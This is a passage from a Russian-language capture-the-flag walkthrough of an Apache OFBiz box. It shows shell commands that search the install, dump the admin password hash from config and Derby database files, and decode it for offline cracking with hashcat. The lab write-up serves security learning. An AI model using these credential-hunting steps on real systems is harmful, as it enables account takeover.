


```
(remote) ofbiz@bizness:/opt/ofbiz$ find ./ -name *login* -type f
./themes/tomahawk/webapp/tomahawk/images/login_bkgd.jpg
(remote) ofbiz@bizness:/opt/ofbiz$ find ./ -name *Login* -type f
./applications/party/template/party/profileblocks/UserLogin.ftl
./applications/party/groovyScripts/party/GetUserLoginPrimaryEmail.groovy
./applications/securityext/src/main/java/org/apache/ofbiz/securityext/login/LoginEvents.java
./applications/securityext/minilang/login/LoginSimpleEvents.xml
./applications/securityext/minilang/login/LoginMapProcs.xml
./framework/webapp/src/main/java/org/apache/ofbiz/webapp/control/LoginCheck.java
./framework/webapp/src/main/java/org/apache/ofbiz/webapp/control/ExternalLoginKeysManager.java
./framework/webapp/src/main/java/org/apache/ofbiz/webapp/control/LoginWorker.java
./framework/webapp/src/main/java/org/apache/ofbiz/webapp/control/LoginEventListener.java
./framework/webapp/src/test/java/org/apache/ofbiz/webapp/control/ExternalLoginKeysManagerTests.java
./framework/resources/templates/AdminUserLoginData.xml
./framework/common/src/main/java/org/apache/ofbiz/common/login/LoginServices.java
./framework/common/minilang/test/UserLoginTests.xml
./framework/common/testdef/UserLoginTests.xml
./framework/minilang/src/main/java/org/apache/ofbiz/minilang/method/entityops/SetCurrentUserLogin.java
./build/classes/java/main/org/apache/ofbiz/solr/control/OFBizSolrLoginWorker.class
./build/classes/java/main/org/apache/ofbiz/webapp/control/LoginEventListener.class
./build/classes/java/main/org/apache/ofbiz/webapp/control/LoginCheck.class
./build/classes/java/main/org/apache/ofbiz/webapp/control/LoginWorker.class
./build/classes/java/main/org/apache/ofbiz/webapp/control/ExternalLoginKeysManager.class
./build/classes/java/main/org/apache/ofbiz/webpos/session/WebPosSession$UserLoginFailure.class
./build/classes/java/main/org/apache/ofbiz/ldap/LdapLoginWorker.class
./build/classes/java/main/org/apache/ofbiz/common/login/LoginServices.class
./build/classes/java/main/org/apache/ofbiz/minilang/method/entityops/SetCurrentUserLogin$SetCurrentUserLoginFactory.class
./build/classes/java/main/org/apache/ofbiz/minilang/method/entityops/SetCurrentUserLogin.class
./build/classes/java/main/org/apache/ofbiz/securityext/login/LoginEvents.class
./build/classes/java/test/org/apache/ofbiz/webapp/control/ExternalLoginKeysManagerTests.class
./build/reports/tests/test/classes/org.apache.ofbiz.webapp.control.ExternalLoginKeysManagerTests.html
./build/test-results/test/TEST-org.apache.ofbiz.webapp.control.ExternalLoginKeysManagerTests.xml
./themes/common-theme/template/Login.ftl
./themes/common-theme/webapp/images/portlets/UserLogin.png
./themes/rainbowstone/template/Login.ftl
./plugins/example/testdef/assertdata/TestUserLoginData.xml
./plugins/solr/src/main/java/org/apache/ofbiz/solr/control/OFBizSolrLoginWorker.java
./plugins/ecommerce/template/Login.ftl
./plugins/ecommerce/groovyScripts/Login.groovy
./plugins/webpos/template/Login.ftl
./plugins/webpos/groovyScripts/Login.groovy
./plugins/ldap/src/main/java/org/apache/ofbiz/ldap/LdapLoginWorker.java
./plugins/passport/template/login/ThirdPartyLogins.ftl
./plugins/passport/groovyScripts/login/GetThirdPartyLogins.groovy
./plugins/myportal/template/Login.ftl
```

Файлы, содержащие подстроку login

Вот в этом файле нашелся шаблон хеша пароля:

```
/opt/ofbiz/framework/resources/templates/AdminUserLoginData.xml
```




```
(remote) ofbiz@bizness:/opt/ofbiz$ cat ./framework/resources/templates/AdminUserLoginData.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one
or more contributor license agreements.  See the NOTICE file
distributed with this work for additional information
regarding copyright ownership.  The ASF licenses this file
to you under the Apache License, Version 2.0 (the
"License"); you may not use this file except in compliance
with the License.  You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing,
software distributed under the License is distributed on an
"AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
KIND, either express or implied.  See the License for the
specific language governing permissions and limitations
under the License.
-->

<entity-engine-xml>
    <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePasswordChange="Y"/>
    <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>(remote) ofbiz@bizness:/opt/ofbiz$
```

Содержимое файла AdminUserLoginData.xml

Попробуем найти все такие хеши: поищем во всех файлах строку **SHA**.

```
grep -R 'SHA' ./ | grep -v '\.log\
|47b56994cbc2b6d10aa1be30f70165adb305a41a\|SHARE'
```




```
(remote) ofbiz@bizness:/opt/ofbiz$ grep -R 'SHA' ./ | grep -v '\.log\|47b56994cbc2b6d10aa1be30f70165adb305a41a\|SHARE'
./applications/accounting/src/main/java/org/apache/ofbiz/accounting/thirdparty/valuelink/ValueLinkApi.java:        MessageDigest md = MessageDigest.getInstance("SHA1");
./applications/datamodel/data/demo/GlAccountDemoData.xml:           accountName="RETIREMENT (PENSION / PROFIT SHARING / 401(k)"/>
grep: ./runtime/data/derby/ofbiz/seg0/c5490.dat: binary file matches
./applications/party/config/PartyUiLabels.xml:        <value xml:lang="es">DESHABILITADO</value>
grep: ./runtime/data/derby/ofbiz/seg0/c54a1.dat: binary file matches
grep: ./runtime/data/derby/ofbiz/seg0/c54d0.dat: binary file matches
grep: ./runtime/data/derby/ofbiz/seg0/c10.dat: binary file matches
grep: ./runtime/data/derby/ofbiz/seg0/c6650.dat: binary file matches
grep: ./runtime/data/derby/ofbiz/seg0/c1330.dat: binary file matches
grep: ./runtime/data/derby/ofbiz/log/log31.dat: binary file matches
grep: ./runtime/data/derby/ofbizolap/seg0/c10.dat: binary file matches
grep: ./runtime/data/derby/ofbiztenant/seg0/c10.dat: binary file matches
./framework/entity/src/main/java/org/apache/ofbiz/entity/util/EntityCrypto.java:            return HashCrypt.digestHash("SHA", originalKeyName.getBytes());
./framework/entity/src/main/java/org/apache/ofbiz/entity/util/EntityCrypto.java:            return HashCrypt.digestHash64("SHA", originalKeyName.getBytes(UtilIO.getUtf8()));
./framework/documents/SingleSignOn.xml:                SHA1: EE:2E:2A:A6:9E:03:9A:3A:1C:17:4A:28:5E:97:20:78:3F:
./framework/base/src/main/java/org/apache/ofbiz/base/crypto/Main.java:             String digest = HashCrypt.digestHash("SHA", null, args[1]);
```

Список файлов, содержащих подстроку SHA

В выводе много файлов с расширением .dat. Grep не выводит подстроки из файлов, так как они бинарные, а не текстовые. Но можно просто с помощью утилиты strings извлечь из этих файлов все строки, а потом передать их в grep.


```
strings ./runtime/data/derby/ofbiz/seg0/*.dat | grep SHA
```



```
(remote) ofbiz@bizness:/opt/ofbiz$ strings ./runtime/data/derby/ofbiz/seg0/*.dat | grep SHA
SHA-256
MARSHALL ISLANDS
SHAREHOLDER
SHAREHOLDER
            <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled
atedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
"$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
```

SHA-хеш из базы DAT

Чтобы понять, что это за хеш и как его перебрать, можно поискать его в Google.



Результатов: примерно 7 010 (0,23 сек.)


The Apache Software Foundation!
https://nightlies.apache.org › ... · Перевести эту страницу
HashCrypt (OFBiz R18.12 API)
Class HashCrypt. java.lang.Object. org.apache.ofbiz.base.crypto.HashCrypt ... String password). static java.lang.String, cryptBytes(java.lang.String hashType, ...

Google Open Source
https://apache.googlesource.com › ... · Перевести эту страницу
framework/security/config/security.properties - ofbiz
apache / ofbiz / release11.04 / . / framework / security / config / security ... # -- should we encrypt (SHA Hash) the password? -- password.encrypt=true.

GitHub
https://github.com › crypto · Перевести эту страницу
HashCrypt.java - apache/ofbiz
9 мая 2020 г. — ... password.encrypt.pbkdf2.iterations", 10000); public static MessageDigest ... hash of type " + hashType, module); } return str; } // This next ...

Поиск в Google

Третья ссылка приводит к исходному коду модуля на GitHub. Функция `getCryptedBytes` содержит код для форматирования хеша.




```
    private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
        try {
            MessageDigest messagedigest = MessageDigest.getInstance(hashType);
            messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
            messagedigest.update(bytes);
            return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
        } catch (NoSuchAlgorithmException e) {
            throw new GeneralRuntimeException("Error while comparing password", e);
        }
    }
```

Исходный код функции getCryptedBytes

Таким образом, байты хеша сначала кодируются в Base64, затем символ `_` меняется на `/`, а минус на плюс. Чтобы получить хеш в шестнадцатеричном представлении, нужно произвести обратные замены, декодирование Base64 и кодирование в HEX.


```
echo 'uP0/QaVBpDWFeo8+dRzDqRwXQ2I' | base64 -d | xxd -p
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/bizness]
└─$ echo 'uP0/QaVBpDWFeo8+dRzDqRwXQ2I' | base64 -d | xxd -p
base64: неверный ввод
b8fd3f41a541a435857a8f3e751cc3a91c174362
```

Получение хеша в формате hex

Так как первоначальный формат `$SHA$d$...` содержит соль `d`, нужно найти режим hashcat, отвечающий за вычисления хеша `sha1` от соли и пароля.

